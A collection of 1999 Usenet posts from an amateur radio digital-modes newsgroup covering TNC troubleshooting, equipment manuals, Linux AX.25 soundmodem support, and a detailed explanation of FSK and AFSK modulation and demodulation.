Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: BEN ROSWELL LOPER <bloper@ix.netcom.com>
Message-ID: <7lnt0d$bau@dfw-ixnews14.ix.netcom.com>
Source record: 17530

In article <7llblu$m28$1@news.minn.net>,
jdouglas@timewave.com (John Douglas) wrote:

>In article <7limn5$qf9@dfw-ixnews11.ix.netcom.com>, BEN ROSWELL LOPER
<bloper@ix.netcom.com> wrote:
>>I need a manual or just some instruction on settings to operate my AEA PK-12.
>> My computer will connect to it, but all I get
>>back is garbage. I cannot find my manual and I seem to remember that you could
>> bring it up in different modes. It also
>>doesn't seem to have the autobaud routine because if I press the "enter key"
>> several times I continue to get garbage back. I
>>have not used it in a year or so, but it did work well last time I had it on
>> Thx for any help Ben
>
>Hello Ben:
>
>You can get a new PK-12 manual from Timewave technology for $14.95 plus
>$5.S/H.
>
>John can tryy resetting the PK-12 by pulling JP-1 and turning the PK-12 on and
>off again, then wait a couple of minutes. This puts the unit into autobaud
>mode. Then send an * to get the PK-12's attention. After you have established
>communication between the PK-12 and the PC, the unit will remember your
>settings can come up in that mode.
>
>If you are running WIN95/98/NT download the demo version of PK TERM 99 from
>http://www.timewave.com. The demo version runs VHF and that will let you get
>the TNC on the air. Let me know if I can help.
>
>John Douglas
>N0ISL/UA4LIS/UB5WJD/4ID
>
>***
>Maritime Mobile? Watch for an HF Email package to be announced shortly. The
>package contains a low current PK-232/DSP, HF email software and will be
>expanded to include other Windows software of real interest to anyone
>concerned with weather. http://www.timewave.com
>***

John Tnx That did it. Still don't have the manual and I don't remember how to put it in GPS mode, but at lest I'm up and
operating Tnx for the help Ben KJ4CC

3025. WTD: Packet Radio Games

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Allan McDermid <allan@mm1bjp.freeserve.co.uk>
Message-ID: <7lo6if$p2q$1@news5.svr.pol.co.uk>
Source record: 17531
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Hi there, does anyone know of any windows based games that can be played with another player via packet radio?

If so, I would be very gratefull if you can email me at the following address:

ALLAN@MM1BJP.FREESERVE.CO.UK

I hope someone can be of some assistance to me!

73's for now!

Allan - MM1BJP

3026. [Fwd: Kenwood IF10B HELP NEEDED--PLEASE]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: "Larry G. Gouliard, Jr" <ka9gci@ntslink.net>
Message-ID: <377FA08F.D1F5A80B@ntslink.net>
Source record: 17532

Please:

Is there some kind soul out there that owns a Kenwood IF10B interface module and is willing to share some information ?

I have been unable to locate an IF10B module (the part of the computer interface that fits inside the TS940S) and have come to the conclusion, after many hours of research, that finding one will be next to impossible.

At this point the best option appears to be the construction of a "replacement" module for the IF10B. To facilitate construction of a replacement module the following information is necessary:

Schematic of the IF10B.
Source Code for the Eprom.
Pictures or direct scans of the Kenwood printed circuit board.

I plan to use cad and photoresist to duplicate the "daughter" board giving me the ability to help others once a successful replacement has been verified.

Any information that you can supply would be greatly appreciated.

Thank you and 73
Larry KA9GCI

3027. Q. Theta 9000E rtty unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Barry Smith <baz@g4iat.demon.co.uk>
Message-ID: <ant0421321cbnGS$@g4iat.demon.co.uk>
Source record: 17533

I've seen a (Drake) Theta 9000E for sale and was considering
buying it.

I found most of the technical info on the 'Drake Museum' website -
http://www.dproducts.be/drake_museum/

Does anyone have experience of this unit ?
I understand the RS232 input/output is only active for ASCII and not
for the RTTY or CW modes.

What I'm trying to achieve is a cross between this dedicated unit and
a PC, by having the facility to save to disk the Theta's memory.

Any advice ?
TIA
Barry
--
Support the Acorn User RC5-64 cracking effort
See http://www.acornusers.org/rc5/

If at first you don't succeed, destroy all evidence that you tried.

3028. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <377FCFDA.522F0920@junglevision.com>
Source record: 17534
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

"Robert Lay (W9DMK)" wrote:
>
> I don't actually see much additional confusion within Linux, although
> I don't think the Red Hat Linux 5.0 or 5.1 versions did a very good
> job with sound card drivers in comparison to Windows 9x. (I was never
> able to get my sound card to work as well in RH Linux as it does in
> Windows).

My take on the ax25 soundmodem stuff in Linux, is that it doesn't
use the Linux sound card code at all, but accesses the hardware
directly -- as you need to tell the soundmodem itself where the sound
card is and what kind you have. It says in the manual that it has
trouble living alongside the Linux sound drivers, as a matter of
fact. This is as of Redhat 6.0. My advice, and this is just from having
spent a few days banging on this thing, is that the best way to
go is to go out and find and old genuine Creative Labs sound card,
with the jumpers. Either a Sound Blaster or a SB Pro. The manual
says something about SB16's having trouble at 9600 baud -- and I suspect
this has something to do with the tone adjustment functions of the
card gumming up the signals.

Me, I haven't really figured out all of how Plug and Play and Linux
act together -- err, at least it all seems screwy. With Linux, I've
come accustomed to use ultra-generic hardware, with dip switches.
Me, I don't usually bother with X anyway so I don't have much need for sound
anyway on these machines.

My impression, is that the soundmodem code is kind of a 'toy' --
and that the people who are more deep into this stuff are all
running other hardware -- which I'm not familiar with.

Still, I would also say that the ax25 in the Linux kernel, to me,
has a kind of aesthetic appeal. That there's a potential here
for a single programming interface for all the AX25 stuff on
Linux, and that then coming up with new applications
should be hugely simplified on Linux, once all this is a little
more together. It seems to me, at least on the server side,
this is the way to go. Especially for me, as a programmer,
where I might want to bang out some cute little app, and don't
really want to hassle with figuring out all the underlying
junk.

>
> The central problem, in my opinion, is the way developers write their
> applications. For example, it is not uncommon to see applications code

> that does not take advantage of all of the API features that are
> available. Some developers simply take the view that the sound card
> must support a certain sampling rate, have a certain number of
> channels, etc., and if it does not meet that criteria, KaBoom, exit to
> the operating system. The API provides a rather extensive set of
> functions that allow you to query the system about the sound card. If
> the applications program chooses not to give you meaningful error
> messages about what it finds, that's the fault of the developer - not
> the "drivers".

Well, I'm not familiar with the Win95 side of ax25 sound code, but I have, as a
game programmer, done some pounding on sound cards in DOS and Win98 for
commercial games. And, I'd say, that as a single programmer, without
a testing lab -- or at least a good stack of cards, it's a little tricky
to get it all together. It's not just a matter of programming carefulness
or 'using the API' but more the fact that if you run on different sound
cards with different underlying hardware, weird stuff just happens. Especially
on the Microsoft platforms, which tend to have a huge variety of intesting
options -- but then some of them don't work -- some work better than other.
Some are half-implemented or have bugs. Really, it's more of a hacking
style environment, where you read the manual, do the best you can, then
buy a big stack of sound cards and test all of them -- and poke at the options
until they all work. That said, lately, sound has been mostly a no-hassle
thing, using the DirectSound code. And, the card that doesn't work is
the exception rather than the rule.

>
> The sound card manufacturers also instituted a practice back in the
> DOS world that is still the bane of many sound applications, and that
> is the environment variable called "blaster" and more recently one
> called "sb16". In my own experience it has become more and more
> difficult to get a given sound card to play on a given computer when
> you expect it to work in DOS, Windows 3.1 and Windows 9x with a
> variety of different applications. I have good examples of programs
> that will work in Windows 98 but not in DOS, Windows95 nor Win 3.x.
> That's sad, but the manufacturers and the Operating System vendors do
> not really seem to care about staying compatible with legacy operating
> systems and legacy applications.
>
> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>

>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3029. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377fe83b.19482888@news>
Source record: 17535
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 11:09:51 GMT, ke4zv@bellsouth.net (Gary Coffman)
wrote:

OK, I think I'm getting it.

>The interface is simply an opamp used as a limiter.
>Its output slews rail to rail at the signal zero crossing. This is fed
>to a status pin on a serial or parallel port.

By "slews rail to rail" do you mean that while the input waveform is
above the zero line the parallel/serial port status bit will see a
'1', and that the portion of the input waveform below zero will result
in the status bit being cleared to '0'?

Or, in cheesy ASCII graphics:

An audio waveform looking like this:

```
*
* *
* *
* *
* *
*-------------------*---------------------*----
* *
* *
* *
* *
***
```

would appear on the input status line of the parallel/serial port
looking like this:

```
********************
*
*
*
*
---------------------- ******************
```

Right?

NOTE: SPAM shields at 100%, Captain!

3030. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377feff3.21458947@news>
Source record: 17536
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 23:20:29 GMT, removals1@iname.com (Shiva Nataraja)
wrote:

GACK! That's what I get for trying to draw ASCII art in a
proportionally spaced font. ;-)

>On Sun, 04 Jul 1999 11:09:51 GMT, ke4zv@bellsouth.net (Gary Coffman)
>wrote:
>
>OK, I think I'm getting it.
>
>>The interface is simply an opamp used as a limiter.
>>Its output slews rail to rail at the signal zero crossing. This is fed
>>to a status pin on a serial or parallel port.
>
>By "slews rail to rail" do you mean that while the input waveform is
>above the zero line the parallel/serial port status bit will see a
>'1', and that the portion of the input waveform below zero will result
>in the status bit being cleared to '0'?

Now, in (hopefully better) cheesy ASCII graphics:

An audio waveform looking like this:

```
*
* *
* *
* *
* *
0 *-------------------------*--------------------------*---- 0
* *
* *
* *
* *
***
```

would appear on the input status line of the parallel/serial port
looking like this:

```
******************* 1
*
*
*
*
0 -----------------********************* 0
```

Right?

NOTE: SPAM shields at 100%, Captain!

3031. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <377FF398.2C137A92@ibm.net>
Source record: 17537

NO, it is not safe. With FSK you are not really receiving those tones. You are receiving two frequencies that differ by 1200 Hz. When you use a ssb receiver, you can tune so that any combination will come out of the audio. YOu could just as easy use audio filters of 1500 and 500 hz. This is the same 1000 hz differance. When a single audio tone is put into a ssb transmitter, you get a single radio frequency out. Then when the tone is changed to another frequency, you get another single rf out seperated by the differance in the tones. In other words, if i send a tone pair of 1000 and 2000 hz or if i send a pair of 1500 and 2500 tones out, the station on the receiving end will not be able to tell which pair I am using juat that the fsk is 1000 hz.

Provided the transmitter is working correctly, there is no detectable differance if audio tones are fed into the microphone input of a ssb transmitter is used or if a transmitter frequency is directly shifted.

>
> > >This is direct baseband modulation, of course. Typically, however,
> > >you use an AFSK audio tone to modulate the transmitter.
>
> > Yes, up until just recently, I thought this was the *only* way to do
> > FSK. ;-)
>
> > So is it safe to say that an FSK scheme described as having a mark
> > frequency of 2200 Hz and a space frequency of 1200 Hz is Audio
> > Frequency Shift Keying, and that a different FSK scheme described as
> > having a +/- 8kHz shift about the nominal carrier frequency is
> > "direct" Frequency Shift Keying? You mentioned in your other post that
> > the former can be demodulated using a pair of matched filters, one
> > with a passband centered at the mark frequency and the other centered
> > at the space frequency. Is the same true for a direct FSK signal? If
> > so, what frequencies would the filters be designed to pass? If not,
> > what technique(s) can be used to demodulate the signal?
>
> > Thanks again for all your help!
>
> > NOTE: SPAM shields at 100%, Captain!

3032. Re: Programming codes for Harris RF-3200 transceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37804955.7911@ix.netcom.com>
Source record: 17538

Roger Basford wrote:
>
> Hi,
>
> Does anyone out there have access to a technical manual (not the
> operator's manual) for a Harris RF-3200? I have the security and user
> level passwords but there are a couple of menu items I'd like help on.
>
> TIA,
>
> Roger Basford, G3VKM

email me at my work address:
<patricia.gibbons@ci.sj.ca.us>

We have a Harris RF3200 in our commcenter
with the manuals.. I've programmed it some
time ago and ours is set up with the
full-frequency option enabled..

Let me know what modes you have questions about..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

3033. CSVHFS Petition for Rulemaking

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7lr9ns$71c$1@garnet.tc.umn.edu>
Source record: 17448

The Central States VHF Society has submitted a petition for rulemaking to the FCC that may be of interest to readers. The proposed rule changes are nominally intended to protect weak signal work in the VHF and UHF amateur bands. Unfortunately, as written, the proposed changes appear to have a significant adverse effect on packet operations on the VHF and UHF bands. The relevant documents can be found at:

http://www.umn.edu/home/tjs/CSVHFS.html

An extended discussion of the petition can be found on the TAPR APRS mail group, and probably lots of other places.

-tjs

3034. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7lrn39$260r@enews1.newsguy.com>
Source record: 17449
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

Rob Janssen wrote in message ...

>Hopefully, a decent AX.25 engine (i.e. one that knows what is actually
>going on on the channel and does not queue frames "eligible for transmit
>should the channel become clear") will be introduced.

I'm pretty sure you're talking about FlexNet. Here's the URL:

http://www.afthd.tu-darmstadt.de/~flexnet/

There is additional information and a number of articles containing setup
info etc at my URL, listed below. Just push the "FlexNet" button there.

In particular, read "TCPIP on FlexNet - Just Another Layer" , by DK7WJ.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3035. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377ff59b.22907155@news>
Source record: 17539

On Sun, 04 Jul 1999 10:33:20 GMT, ke4zv@bellsouth.net (Gary Coffman) wrote:

[A very informative and extremely helpful response - thanks, Gary!]

>This is direct baseband modulation, of course. Typically, however, >you use an AFSK audio tone to modulate the transmitter.

Yes, up until just recently, I thought this was the *only* way to do FSK. ;-)

So is it safe to say that an FSK scheme described as having a mark frequency of 2200 Hz and a space frequency of 1200 Hz is Audio Frequency Shift Keying, and that a different FSK scheme described as having a +/- 8kHz shift about the nominal carrier frequency is "direct" Frequency Shift Keying? You mentioned in your other post that the former can be demodulated using a pair of matched filters, one with a passband centered at the mark frequency and the other centered at the space frequency. Is the same true for a direct FSK signal? If so, what frequencies would the filters be designed to pass? If not, what technique(s) can be used to demodulate the signal?

Thanks again for all your help!

NOTE: SPAM shields at 100%, Captain!

3036. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377ff979.23897669@news>
Source record: 17540
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 14:19:22 -0700, Cathryn Mataga
<cathryn@junglevision.com> wrote:

>Me, I haven't really figured out all of how Plug and Play and Linux
>act together -- err, at least it all seems screwy. With Linux, I've
>come accustomed to use ultra-generic hardware, with dip switches.

I set up a PnP card in my Linux box once. Basically, instead of
setting DIP switches and jumpers, you set the necessary parameters in
a config file somewhere. Not much difference. ;-) The whole automatic
resource negotiation aspect of PnP is missing, which is just fine by
me. Once you've decided what I/O port addresses, memory ranges, IRQs,
etc. the card will use, the rest of the system treats it just as if it
were configured using jumpers.

>My impression, is that the soundmodem code is kind of a 'toy' --
>and that the people who are more deep into this stuff are all
>running other hardware -- which I'm not familiar with.

Here's an example of some modem code which is beyond the toy stage:

http://people.qualcomm.com/karn/dsp.html

The part that fascinates me about all this is that there seems to be a
heck of a lot of potential to use a computer and a sound card to
augment a radio for some really cool stuff; it'll only take someone
with sufficient DSP programming skills to unlock it.

NOTE: SPAM shields at 100%, Captain!

3037. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <379e1a20.248242745@news.atl.bellsouth.net>
Source record: 17541
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 23:20:29 GMT, removals1@iname.com (Shiva Nataraja) wrote:
>On Sun, 04 Jul 1999 11:09:51 GMT, ke4zv@bellsouth.net (Gary Coffman)
>wrote:
>
>OK, I think I'm getting it.
>
>>The interface is simply an opamp used as a limiter.
>>Its output slews rail to rail at the signal zero crossing. This is fed
>>to a status pin on a serial or parallel port.
>
>By "slews rail to rail" do you mean that while the input waveform is
>above the zero line the parallel/serial port status bit will see a
>'1', and that the portion of the input waveform below zero will result
>in the status bit being cleared to '0'?
>
>Or, in cheesy ASCII graphics:
>
>An audio waveform looking like this:
>
> *
> * *
> * *
> * *
> * *
>*-------------------*---------------------*----
> * *
> * *
> * *
> * *
> ***
>
>would appear on the input status line of the parallel/serial port
>looking like this:
>
>
>********************
> *
> *
> *
> *
>---------------------- ******************
>
>Right?

Yeah, though I wouldn't call the levels 1 and 0. It is more like
"out of paper" or "paper Ok" or "DSR ready" or "DSR not ready".
In other words, the opamp output is banging a status pin on a
parallel or serial port. This is *not* baseband data, it merely
signals that a zero crossing in the input audio has occurred.
The software counts zero crossings to determine what frequency
the audio is, and *then* decides whether it is hearing a mark tone
or a space tone.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3038. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7o0qr2.4l5.nomail@linux.pe1chl.ampr.org>
Source record: 17542
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

Cathryn Mataga <cathryn@junglevision.com> wrote:
>with the jumpers. Either a Sound Blaster or a SB Pro. The manual
>says something about SB16's having trouble at 9600 baud -- and I suspect
>this has something to do with the tone adjustment functions of the
>card gumming up the signals.

I suspect it has something to do with low-frequency response, as always
with 9600 baud troubles.

>Still, I would also say that the ax25 in the Linux kernel, to me,
>has a kind of aesthetic appeal. That there's a potential here
>for a single programming interface for all the AX25 stuff on
>Linux, and that then coming up with new applications
>should be hugely simplified on Linux, once all this is a little
>more together.

It is unfortunate, however, that the AX.25 engine is of poor quality.
It is too loosely coupled to the transmitting hardware, hence it has
the problems wellknown from using a KISS TNC.

Hopefully, a decent AX.25 engine (i.e. one that knows what is actually
going on on the channel and does not queue frames "eligible for transmit
should the channel become clear") will be introduced.

>this is the way to go. Especially for me, as a programmer,
>where I might want to bang out some cute little app, and don't
>really want to hassle with figuring out all the underlying
>junk.

This is already working...

Rob
--
+----------------------------------+---------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+---------------------------------------+

3039. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a2c2d1.267453233@news.atl.bellsouth.net>
Source record: 17543

On Mon, 05 Jul 1999 00:12:00 GMT, removals1@iname.com (Shiva Nataraja) wrote:
>On Sun, 04 Jul 1999 10:33:20 GMT, ke4zv@bellsouth.net (Gary Coffman)
>wrote:
>
>[A very informative and extremely helpful response - thanks, Gary!]
>
>>This is direct baseband modulation, of course. Typically, however,
>>you use an AFSK audio tone to modulate the transmitter.
>
>Yes, up until just recently, I thought this was the *only* way to do
>FSK. ;-)
>
>So is it safe to say that an FSK scheme described as having a mark
>frequency of 2200 Hz and a space frequency of 1200 Hz is Audio
>Frequency Shift Keying, and that a different FSK scheme described as
>having a +/- 8kHz shift about the nominal carrier frequency is
>"direct" Frequency Shift Keying?

It isn't quite safe to say that (nor legal on the low bands to use such
a wide shift). It depends on the sorts of transmitters and receivers
you're using. If you feed an AFSK signal into a SSB transmitter, you'll
get exactly the same thing as a FSK transmitter modulated by baseband
and using the same shift between the tones. There's no way to tell which
way the signal was generated. In a very real sense, the SSB transmitter
with tone generator is just serving as a heterodyne FSK transmitter with
the FSK performed at a very low IF, ie at audio. This is real FSK.

When you tune such a signal with a SSB receiver, you get two
audio tones out of the speaker (one at a time, of course), separated
in frequency by the shift. The tones can be anything, depending on
how you tune the receiver. They can be 1200-2200, or 500-1500, or
750-1750, etc. It all depends on how you tune the receiver. In other
words, the receiver is heterodyning the pair of RF frequencies down
to a pair of frequencies at low IF, in this case an IF at audio frequencies
you can hear. The only thing constant is the shift between the tones.

Now if you feed the AFSK signal to a *FM* transmitter, the tones
are just ordinary audio tones modulated onto the FM carrier. When
you receive the signal with a FM receiver, you get the same two
tones back, even if your receiver tuning is a bit off. It is the same
as speech to the system. The FM link is transparent to the signals
and can be ignored. You just have AFSK, no heterodyne conversion
to or from RF FSK has occurred.

If you try to receive it with a SSB receiver, you get a mess. There aren't just two tones at RF, instead you have a FM double sided modulated envelope with the main sideband frequencies proportional to the instantaneous amplitude of the modulation, and with other sidebands spaced in a Bessel distribution which depends on the modulation index. This is *not* FSK. This is just FM carrying audio tones.

Now if you feed the direct DC coupled *baseband* signal (the 1s and 0s of the data) to the FM transmitter (and assuming it is true FM with a response down to DC), and if you set its deviation to 500 Hz (I mistakenly said 1 kHz in a previous post), you'll get a signal that is identical to the one you got with a SSB transmitter modulated with 1200-2200 Hz tones (or any other audio tone pair with a 1 kHz spacing). You won't be able to tell which is which over the air. If you receive it with a SSB receiver, it will be just the same as receiving the tone modulated SSB signal described earlier. This is real FSK.

(It is also the way a transmitter with a FSK mode position works, ie a SSB or CW transceiver with a FSK mode position is actually a DC coupled FM transmitter when in that mode. Ok, not always, some transceivers have internal audio tone generators that they use while in FSK mode, and are still operating in SSB mode, but most actually shift the carrier frequency FM style when in FSK mode.)

Finally, if you receive a real FSK signal with a *FM* receiver, whether generated with audio tones fed to a SSB transmitter or with baseband coupled directly to a FM transmitter, things are a bit more interesting. The FM receiver won't be able to tell how they were generated (since they are identical over the air). If you listen to the speaker, you'll hear a buzz that's proportional to the baseband bit rate. What you're hearing is the transitions between 1 and 0. You *do not* hear the 1200 and 2200 Hz tones. They aren't there to the FM receiver.

But if you DC couple to the discriminator of the FM receiver, you'll get a replica of the original modulating signal, IE the baseband data. So you don't need a separate modem to receive direct FSK with a FM receiver, no matter which way it was generated. (Note, you may get poor performance unless the receive bandwidth of the FM receiver is closely matched to the bandwidth of the transmitted FSK signal.)

You can use a SSB receiver the same way if you add a modem of the PLL or discriminator type. It will recover a baseband signal from the FSK signal, received and heterodyned down to an audio IF by the SSB receiver, in the same way as the FM receiver does. In other words, you can think of a SSB receiver with modem as a heterodyne FM receiver for FSK data. (The discriminator in the modem will typically be optimized for the FSK signal bandwidth, so this usually works better than directly using a FM receiver.)

>You mentioned in your other post that
>the former can be demodulated using a pair of matched filters, one
>with a passband centered at the mark frequency and the other centered

>at the space frequency. Is the same true for a direct FSK signal? If
>so, what frequencies would the filters be designed to pass? If not,
>what technique(s) can be used to demodulate the signal?

There's also another way to receive FSK. You can use a filter demodulator instead of a frequency discriminator demodulator. The way this works is that you have two sharply tuned filters, one tuned to the mark frequency, the other to the space frequency. The outputs of the two filters are envelope detected and compared in amplitude by a slicer. This gives you the 1s and 0s of the baseband for any real FSK signal just as the discriminator method does.

Note that the two frequencies can be on-channel RF frequencies, or frequencies heterodyned down to some IF, or even down to an audio IF. The filter center frequencies are different for the different cases, but the result is the same. Since you'd like to have the receiver tunable, but don't want to have to retune the filters, you'll usually use mark and space filters at a fixed IF. The lower the IF you use, the greater percentage frequency separation the filters will have (which relaxes the Q requirement of the filters), so you would normally use as low an IF as possible, typically at audio. So you hook up the *modem* the same way to the receiver whether it is a discriminator modem or a filter mode modem.

It can be shown mathematically that a discriminator demodulator and a filter demodulator are equivalent circuits. There are some practical implementation details that may make you favor one over the other in a particular situation, but in theory they offer equivalent performance. (The devil is in the details, of course, and in practical terms the filter demodulator is often easier to get to perform well in noise and interference, especially when implemented in DSP.)

Ok, there was a lot of information given here. Let me summarize.

For FSK transmission:

1) You can get real FSK by feeding a pair of frequency shifted audio tones to a SSB transmitter.

2) You *cannot* get real FSK by feeding raw baseband data to a SSB transmitter.

3) You can get real FSK by feeding DC coupled raw baseband data to a true FM transmitter whose deviation is set to half the required shift. (Or to a transmitter labeled "FSK" which is the same thing.)

4) You *cannot* get real FSK by feeding a pair of frequency shifted audio tones to a FM transmitter.

Note that the SSB and FM cases are inverses of each other.

For reception:

1) You can receive FSK data with a SSB receiver and a modem. The SSB receiver merely acts as a hetrodyne front end and the modem acts as the demodulator.

2) You can receive FSK data with a FM receiver. It will directly demodulate the signal back to baseband. (DC restoration may be required.)

3) The modem, if required, may be either the discriminator type or the filter type. They are mathematically equivalent circuits, though for highest performance in noise and interference the filter type is easier to implement.

And finally, for real AFSK:

1) AFSK is audio frequency shift keying, any transmission method which is transparent to audio can be employed, ie AM, FM, PCM, a piece of wire, etc. (SSB is a special case because AFSK fed to a SSB transmitter produces real FSK.)

2) An audio frequency modem is required at each end of the link.

3) Typically, the bandwidth occupied by the transmitted AFSK signal is much greater than the bandwidth required for a FSK signal (because it is essentially double modulated), so performance in noise and interference is poor. (Again SSB is a special case.)

There are a number of implementation details for each of these methods which I have barely touched upon. The devil is in the details. They must be carefully considered for any real world system, or performance can be disappointing. For example I haven't mentioned the effects of limiters. A limiter is needed for a discriminator demodulator. It is not needed for a filter demodulator. If the channel is mainly gaussian, and signals are relatively strong, a limiter improves performance. But if the channel is mainly impulsive noise and interference, and the desired signal is weak, a limiter is harmful and a filter demodulator which doesn't require one would be better. (That seems counter-intuitive, but it can be demonstrated to be true.)

Gary
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534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3040. Programming codes for Harris RF-3200 transceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <K9WnvCA8GOg3EwG7@g3vkm.demon.co.uk>
Source record: 17544

Hi,

Does anyone out there have access to a technical manual (not the operator's manual) for a Harris RF-3200? I have the security and user level passwords but there are a couple of menu items I'd like help on.

TIA,

Roger Basford, G3VKM

3041. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: R&R Johnson <r_rjohns@bellsouth.net>
Message-ID: <BN5g3.25492$Br.225807@news1.mia>
Source record: 17545
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

Whats this have to do with radio scanners?

Rj

Rob Janssen wrote in message ...
>Cathryn Mataga <cathryn@junglevision.com> wrote:
>>with the jumpers. Either a Sound Blaster or a SB Pro. The manual
>>says something about SB16's having trouble at 9600 baud -- and I suspect
>>this has something to do with the tone adjustment functions of the
>>card gumming up the signals.
>
>I suspect it has something to do with low-frequency response, as always
>with 9600 baud troubles.
>
>>Still, I would also say that the ax25 in the Linux kernel, to me,
>>has a kind of aesthetic appeal. That there's a potential here
>>for a single programming interface for all the AX25 stuff on
>>Linux, and that then coming up with new applications
>>should be hugely simplified on Linux, once all this is a little
>>more together.
>
>It is unfortunate, however, that the AX.25 engine is of poor quality.
>It is too loosely coupled to the transmitting hardware, hence it has
>the problems wellknown from using a KISS TNC.
>
>Hopefully, a decent AX.25 engine (i.e. one that knows what is actually
>going on on the channel and does not queue frames "eligible for transmit
>should the channel become clear") will be introduced.
>
>>this is the way to go. Especially for me, as a programmer,
>>where I might want to bang out some cute little app, and don't
>>really want to hassle with figuring out all the underlying
>>junk.
>
>This is already working...
>
>Rob
>--
>+----------------------------------+--------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>+----------------------------------+--------------------------------------+

3042. Packet Radio Programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: Sluggo <Sluggo@kickass.com>
Message-ID: <CD7g3.2439$WH3.892588@homer.alpha.net>
Source record: 17546

I have an MFJ-1270B that I recently pulled out of my closet and hooked up. Got it working, but the program that came with it (MFJCOM) is an older program (READ: Not windows-based). I searched the net for some shareware/freeware programs that would work with it, and when I put it into KISS mode I actually got one to work half-way decently (ok, not really, but it sounded good!)

Does anyone know of any shareware/freeware programs that will work with this TNC that are windows based??? I think the one I had was WinTNC, from England I think. I wasn't impressed. MFJ wants about $40-$50 US for their program. Any suggestions?? Please reply to group...thanks.

3043. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a3e13c.275241366@news.atl.bellsouth.net>
Source record: 17547
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

